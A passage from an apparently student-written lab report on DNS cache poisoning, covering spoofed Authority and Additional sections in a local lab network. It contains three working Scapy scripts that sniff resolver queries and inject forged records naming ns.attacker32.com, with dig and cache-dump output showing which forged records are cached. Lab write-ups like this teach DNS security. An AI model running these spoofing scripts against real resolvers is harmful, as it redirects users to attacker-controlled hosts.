
SCREENSHOT SHOWING THE CACHE DETAILS ON THE DNS SERVER

Observations from the above attack: Cache poisoning attack, When the local DNS server sends out iterative queries to get an answer from the DNS servers on the Internet, attackers can send out spoofed replies to the local DNS server. As long as the spoofed replies arrive earlier than the legitimate ones, they will be accepted and cached. When the user performs a query further, the poisoned cached details are sent which may lead the user to malicious sites.

TASK 7: DNS CACHE POISONING: TARGETING THE AUTHORITY SECTION

Aim: - To launch DNS Cache poisoning using Authority section in DNS replies.

In addition to spoofing the answer (in the Answer section), we also add “ns.attacker32.com” the Authority section. When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.net domain. To achieve this task, we will write a Scapy code to sniff DNS requests from DNS server and send spoofed DNS response with answer section and authoritative section.




```
attack.py (~/) - gedit
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=1, an=Ansec, ns=NSsec)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.14 and dst port 53)', prn=spoof_dns)
```

SCREENSHOT SHOWING THE SCAPY CODE


We clear the cache before the attack in run.

In the above code, we sniff packets with UDP protocol, source IP address as 10.0.2.14 (DNS server) and destination port as 53. When the DNS server sends DNS query requests, our program sniffs for the packets, creates new DNS response packets with Answer section, Authority section. For answer and authority sections, we create DNS Response records with Resource Record name, Record type as ‘Answer (A)’ or ‘NameServer (NS)’, resource data as IP address or domain name.



```
Terminal
PES2201800368@Attacker:~$gedit attack.py
PES2201800368@Attacker:~$sudo python attack.py
.
Sent 1 packets.
```

SCREENSHOT SHOWING THE LAUNCHED ATTACK



```
Terminal
PES2201800368Nitish@Victim:~$dig www.example.net
; <>>> DiG 9.10.3-P4-Ubuntu <><> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47472
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;;
;; ANSWER SECTION:
www.example.net.      259200   IN      A      10.0.2.5
;;
;; AUTHORITY SECTION:
example.net.          259200   IN      NS      ns.attacker32.com.
;;
;; Query time: 15 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Mar 20 23:36:52 EDT 2021
;; MSG SIZE  rcvd: 88
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING THE EXECUTION OF DIG COMMAND ON THE USER MACHINE


Observation: From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section and Authority section. The authority section contains the forged response of “ns.attacker32.com”.

```

Terminal
PES2201800368@DNSServer:~$sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep example
example.net.          259120  NS      attacker32.com.
www.example.net.     259120  A       10.0.2.5
PES2201800368@DNSServer:~$
```

SCREENSHOT OF THE CACHE CONTENTS AFTER THE CACHE POISONING ATTACK

Using Wireshark, we can see that DNS query request is sent to our DNS server (10.0.2.14). As the server knows the nameserver of the domain (due to cache poisoning), it sends query requests for attacker32.com. It shows that our cache poisoning attack is successful.



WIRESHARK CAPTURE

TASK 8: TARGETING ANOTHER DOMAIN

Aim: - To extend the impact of the cache poisoning with a nameserver for the domain to other domains.

We would like to add an additional entry in the Authority section so attacker32.com is also used as the nameserver for google.com. The following code sends DNS response with two authoritative entries similarly as we did for the previous task. We create a Name Server Resource Record for “google.com” with “attacker32.com” as the domain.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, an=Ansec, ns=NSsec1/NSsec2)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.14 and dst port 53)', prn=spoof_dns)
```

SCREENSHOT OF THE SCAPY CODE


```
PES2201800368@Attacker:~$gedit attack2.py
PES2201800368@Attacker:~$sudo python attack2.py
.
Sent 1 packets.
```

SCREENSHOT OF LAUNCHING THE ATTACK

```
PES2201800368Nitish@Victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 27225
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.          IN      A
;; ANSWER SECTION:
www.example.net.      19000   IN      A      10.0.2.5
;; AUTHORITY SECTION:
ns.example.net.       19000   IN      NS      ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.       19000   IN      A      10.0.2.19
;; Query time: 4 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Mar 20 23:52:36 EDT 2021
;; MSG SIZE  rcvd: 88
PES2201800368Nitish@Victim:~$
```

SCREENSHOT OF THE DIG COMMAND EXECUTION AFTER LAUNCHING THE ATTACK

After running the code, we run “dig www.example.net” on behalf of the user. From the above screenshot, we see that the victim machine gets forged reply from the DNS server with the Answer section and Authority section. The authority section contains the forged response for “example.net”, but not for the “google.com”.



```

Terminal
PES2201800368@DNSServer:~$sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep example
example.net.          259162  NS      attacker32.com.  ←
www.example.net.      259162  A       10.0.2.5
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep google
PES2201800368@DNSServer:~$

```

SCREENTHOT SHOWING THE CONTENTS OF THE CACHE


Observation: We can see that the forged DNS response in the code contains the entries for two authoritative nameservers: “example.net” and “google.com”. The second record for the authority section is fraudulent and hence it is discarded and not cached. The decision is based on zones. The query is sent to example.net zone, so the DNS resolver will use example.net to decide whether the data in the information is inside this zone or outside. The first record is inside the zone, so it is accepted. Also, though “attacker.com” is not in the same zone as “example.net”, it is fine because a domain’s authoritative name servers do not necessarily need to be a name inside the domain. However, the second record is “google.com”, which is not inside the zone of “example.net”, so it will be discarded.

TASK 9: TARGETING THE ADDITIONAL SECTION

Aim: - To spoof some entries in the Additional section and check whether they will be successfully cached by the target local DNS server.


When responding to the query for www.example.net, we add the additional entries in the spoofed reply, along with the entries in the Answer section. We need to add the Answer section in the DNS packet as Additional record (ar).

The code shows that we create Additional sections with the Resource Record name (domains/nameservers) and Resource data (IP address). The resource record names are “attacker32.com”, “ns.example.com”, “www.facebook.com”.



```
attack3.py (~/) - gedit
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPPkt = UDP(dport=pkt[UDP].sport, sport=53)
        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec1 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname=(pkt[DNS].qd.qname)[4:], type='NS', ttl=259200, rdata='ns.example.net')
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=2, arcount=3, an=Ansec, ns=NSsec1/
NSsec2, ar=Addsec1/Addsec2/Addsec3)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)
    pkt = sniff(filter='udp and (src host 10.0.2.14 and dst port 53)', prn=spoof_dns)
```

SCREENSHOT SHOWING THE SCAPY CODE



```
Terminal
PES2201800368@Attacker:~$gedit attack3.py
PES2201800368@Attacker:~$sudo python attack3.py
.
Sent 1 packets. ←
```

SCREENSHOT SHOWING THE LAUNCH OF THE ATTACK

After running the script, we run the command “dig www.example.net” on behalf of the user. From the below screenshot, we see that the victim machine gets forged reply from the DNS server with Answer section, Authority section and Additional section. The authority section contains the forged responses for “example.net”. The additional section contains the forged responses for “ns.example.net” and “attacker32.com”, but not for www.facebook.com.

```

Terminal
PES2201800368Nitish@Victim:~$clear
PES2201800368Nitish@Victim:~$dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 25759
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;;
;; ANSWER SECTION:
www.example.net.      259200  IN      A      10.0.2.5
;;
;; AUTHORITY SECTION:
example.net.          259200  IN      NS      ns.example.net.
example.net.          259200  IN      NS      attacker32.com.
;;
;; ADDITIONAL SECTION:
ns.example.net.       259200  IN      A      5.6.7.8
attacker32.com.       259200  IN      A      1.2.3.4
;;
;; Query time: 17 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sun Mar 21 00:40:54 EDT 2021
;; MSG SIZE rcvd: 137
PES2201800368Nitish@Victim:~$■

```

SCREENSHOT SHOWING THE EXECUTION OF THE DIG COMMAND AFTER LAUNCHING THE ATTACK

No.	Time	Source	Destination	Protocol	Length	Info
15	2021-03-21 00:40:54.4811936...	10.0.2.4	10.0.2.14	DNS	86	Standard query 0x649f A www.example.net OPT
16	2021-03-21 00:40:54.4822232...	10.0.2.14	192.5.5.241	DNS	86	Standard query 0x1f9c A www.example.net OPT
17	2021-03-21 00:40:54.4826299...	10.0.2.14	192.5.5.241	DNS	70	Standard query 0x69aa NS <Root> OPT
20	2021-03-21 00:40:54.4977797...	192.5.5.241	10.0.2.14	DNS	276	Standard query response 0x1f9c A www.example.net...
21	2021-03-21 00:40:54.4981447...	10.0.2.14	10.0.2.4	DNS	179	Standard query response 0x649f A www.example.net...
23	2021-03-21 00:40:54.5253281...	192.5.5.241	10.0.2.14	DNS	70	Standard query response 0x69aa NS <Root> OPT
25	2021-03-21 00:40:54.5265045...	192.5.5.241	10.0.2.14	DNS	86	Standard query response 0x1f9c A www.example.net...
28	2021-03-21 00:40:54.5587468...	10.0.2.14	192.5.5.241	DNS	84	Standard query 0x41e1 NS <Root> OPT
29	2021-03-21 00:40:54.6118253...	192.5.5.241	10.0.2.14	DNS	1153	Standard query response 0x41e1 NS <Root> NS d.root

WIRESHARK CAPTURE OF THE DNS QUERY AND RESPONSE AFTER THE ATTACK

We also provide fake IP addresses for “ns.example.net”, “attacker32.com” and www.facebook.com. The two accepted additional records are part of the authority section and hence, the additional information of IP addresses for the two domains are accepted whereas www.facebook.com is out of zone and hence, the record gets discarded.

The screenshot shows a terminal window titled "Terminal" with the following command history:

```
PES2201800368@DNSServer:~$sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep example
example.net.      259158  NS      ns.example.net.
ns.example.net.   259158  A       5.6.7.8
www.example.net.  259158  A       10.0.2.5
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep attacker32
attacker32.com.   259158  A       1.2.3.4
259158  NS      attacker32.com.
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep facebook
PES2201800368@DNSServer:~$
```

SCREENSHOT SHOWING THE CONTENTS OF THE CACHE AFTER THE ATTACK